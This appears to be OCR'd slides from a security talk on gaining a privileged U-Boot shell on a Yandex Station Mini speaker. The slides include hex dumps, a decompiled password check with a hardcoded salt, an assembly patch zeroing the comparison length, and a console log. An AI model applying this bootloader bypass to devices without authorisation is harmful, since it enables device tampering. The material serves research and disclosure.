6F 5F 63 68 65 63 6B 5F 72 65 63 6F 76   x_io_check_recov
3B 20 72 75 6E 20 73 74 6F 72 65 62 6F   ery; run storebo
62 6F 6F 74 64 65 6C 61 79 3D 31 00 63   ot.bootdelay=1.c
69 6E 65 5F 6B 65 79 73 3D 69 66 20 6B   mdline_keys=if k
61 6E 20 69 6E 69 74 20 30 78 31 32 33   eyman init 0x123
74 68 65 6E 20 69 66 20 6B 65 79 6D 61   4; then if keyma
```


Hexplot

U-Boot stage




```
34:A700h:  7D 20 3D 20 75 70 64 61 74 65 3B 20 74 68 65 6E   } = update; then
34:A710h:  20 72 75 6E 20 75 70 64 61 74 65 3B 65 6C 73 65    run update;else
34:A720h:  20 69 66 20 6D 64 20 30 78 30 65 65 62 63 30 30    if md 0x0eebc00
34:A730h:  30 20 30 78 31 30 30 30 30 3B 3B 3B 3B 3B 3B 3B   0 0x10000;;;;;;;
34:A740h:  3B 3B 3B 3B 20 74 68 65 6E 20 72 75 6E 20 74 72   ;;;; then run tr
34:A750h:  79 5F 61 75 74 6F 5F 62 75 72 6E 3B 20 65 6C 73   y_auto_burn; els
34:A760h:  65 20 69 66 20 74 65 73 74 20 24 7B 72 65 62 6F   e if test ${rebo
```

U-Boot stage




```
34:A700h:  7D 20 3D 20 75 70 64 61 74 65 3B 20 74 68 65 6E   } = update; then
34:A710h:  20 72 75 6E 20 75 70 64 61 74 65 3B 65 6C 73 65    run update;else
34:A720h:  20 69 66 20 6D 64 20 30 78 30 65 65 62 63 30 30    if md 0x0eebc00
34:A730h:  30 20 30 78 31 30 30 30 30 3B 3B 3B 3B 3B 3B 3B   0 0x10000;;;;;;;
34:A740h:  3B 3B 3B 3B 20 74 68 65 6E 20 72 75 6E 20 74 72   ;;;; then run tr
34:A750h:  79 5F 61 75 74 6F 5F 62 75 72 6E 3B 20 65 6C 73   y_auto_burn; els
34:A760h:  65 20 69 66 20 74 65 73 74 20 24 7B 72 65 62 6F   e if test ${rebo
```



```
aml log : R2048 check pass!
      Amlogic multi-dtb tool
      Single dtb detected
wipe_data=successful
wipe_cache=successful
upgrade_step=2
syntax error
0eebc000: 00000000 00000000 00000000 00000000    ................
0eebc010: 00000000 00000000 00000000 00000000    ................
0eebc020: 00000000 00000000 00000000 00000000    ................
0eebc030: 00000000 00000000 00000000 00000000    ................
0eebc040: 00000000 00000000 00000000 00000000    ................
0eebc050: 00000000 00000000 00000000 00000000    ................
0eebc060: 00000000 00000000 00000000 00000000    ................
0eebc070: 00000000 00000000 00000000 00000000    ................
0eebc080: 00000000 00000000 00000000 00000000    ................
0eebc090: 00000000 00000000 00000000 00000000    ................
```

Hexplot


U-Boot stage



```
printf("RH: ");
do
{
  do
    ch = getchar();
  while ( ch == ' ' );
  v2 = i + 32;
  ++i;
  v5[v2] = ch;
}
while ( i != 32 );
memcpy((__int64)&v5[64], (__int64)"q)k:z*Jq_.", 10i64);
v3 = compute_hash((__int64)"sha1", (__int64)&v5[32], 42u, (__int64)hash_out, hash_out_len);
if ( v3 )
{
  printf("RH: hash failed: %d\n", v3);
  return 0;
}
if ( hash_out_len[0] != 20 )
{
  v8 = v3;
  printf("RH: hash unexpected size\n");
  return 0;
}
return (unsigned int)memcmp((__int64)hash_out, (__int64)&unk_FF39458, 0i64) == 0;
}
```

Hexplot

Why did FI fail



```
printf("RH: ");
do
{
  do
    ch = getchar();
  while ( ch == ' ' );
  v2 = i + 32;
  ++i;
  v5[v2] = ch;
}
while ( i != 32 );
memcpy((__int64)&v5[64], (__int64)"q)k:z*Jq_.", 10i64);
v3 = compute_hash((__int64)"sha1", (__int64)&v5[32], 42u, (__int64)hash_out, hash_out_len);
if ( v3 )
{
  printf("RH: hash failed: %d\n", v3);
  return 0;
}
if ( hash_out_len[0] != 20 )
{
  v8 = v3;
  printf("RH: hash unexpected size\n");
  return 0;
}
return (unsigned int)memcmp((__int64)hash_out, (__int64)&unk_FF39458, 0i64) == 0;
}
```


Trigger 1

Trigger 2


Corrupt

Hexplot

Modify U-Boot from U-Boot env




```
ROM:000000000FEE387C                loc_FEE387C                       ; CODE XREF: check_RH_shell_password+B4↑j
ROM:000000000FEE387C A1 02 00 D0               ADRP            X1, #unk_FF39458@PAGE
ROM:000000000FEE3880 A0 43 01 91               ADD             X0, X29, #0x50 ; 'P'
ROM:000000000FEE3884 21 60 11 91               ADD             X1, X1, #unk_FF39458@PAGEOFF
ROM:000000000FEE3888 82 02 80 D2               MOV             X2, #0x14
ROM:000000000FEE388C A8 50 01 94               BL              sub_FF37B2C
ROM:000000000FEE3890 1F 00 1F 6B               CMP             W0, WZR
ROM:000000000FEE3894 E0 17 9F 1A               CSET            W0, EQ
ROM:000000000FEE3898
ROM:000000000FEE3898                loc_FEE3898                       ; CODE XREF: check_RH_shell_password+A8↑j
ROM:000000000FEE3898 F3 0B 40 F9               LDR             X19, [SP,#0x80+var_80+0x10]
ROM:000000000FEE389C FD 7B C8 A8               LDP             X29, X30, [SP+0x80+var_80],#0x80
```



```
ROM:000000000FEE387C                loc_FEE387C                       ; CODE XREF: check_RH_shell_password+B4↑j
ROM:000000000FEE387C A1 02 00 D0               ADRP            X1, #unk_FF39458@PAGE
ROM:000000000FEE3880 A0 43 01 91               ADD             X0, X29, #0x50 ; 'P'
ROM:000000000FEE3884 21 60 11 91               ADD             X1, X1, #unk_FF39458@PAGEOFF
ROM:000000000FEE3888 02 00 80 D2               MOV             X2, #0
ROM:000000000FEE388C A8 50 01 94               BL              sub_FF37B2C
ROM:000000000FEE3890 1F 00 1F 6B               CMP             W0, WZR
ROM:000000000FEE3894 E0 17 9F 1A               CSET            W0, EQ
ROM:000000000FEE3898
ROM:000000000FEE3898                loc_FEE3898                       ; CODE XREF: check_RH_shell_password+A8↑j
ROM:000000000FEE3898 F3 0B 40 F9               LDR             X19, [SP,#0x80+var_80+0x10]
ROM:000000000FEE389C FD 7B C8 A8               LDP             X29, X30, [SP+0x80+var_80],#0x80
```

Hexplot

Getting the RH shell



```
Hit Enter or space or Ctrl+C key to stop autoboot -- :  0
RH: uboot env amlnf_env_save : ####
aml_nand_save_rsv_info:672, nenv: valid=1, pages=32
release_free_node 61: bitmap=3fffff
release_free_node 74: bitmap=3fffef
aml_nand_save_rsv_info:732,save info to 340000
aml_nand_write_rsv:536,write info to 340000
yandexstation_mini_1play#
yandexstation_mini_1play#
yandexstation_mini_1play#
yandexstation_mini_1play#?
?        - alias for 'help'
aml_sysrecovery- Burning with amlogic format package from partition sysrecovery
amlmmc   - AMLMMC sub system
amlnf    - aml mtd nand sub-system
autoscr  - run script from memory
base     - print or set address offset
bcb      - bcb
booti    - boot arm64 Linux Image image from memory
bootm    - boot application image from memory
```

Hexplot

Takeaways

- Fault Injection is not always the easiest way
- Smart devices need more security
- RSA512 is not really secure

Demo?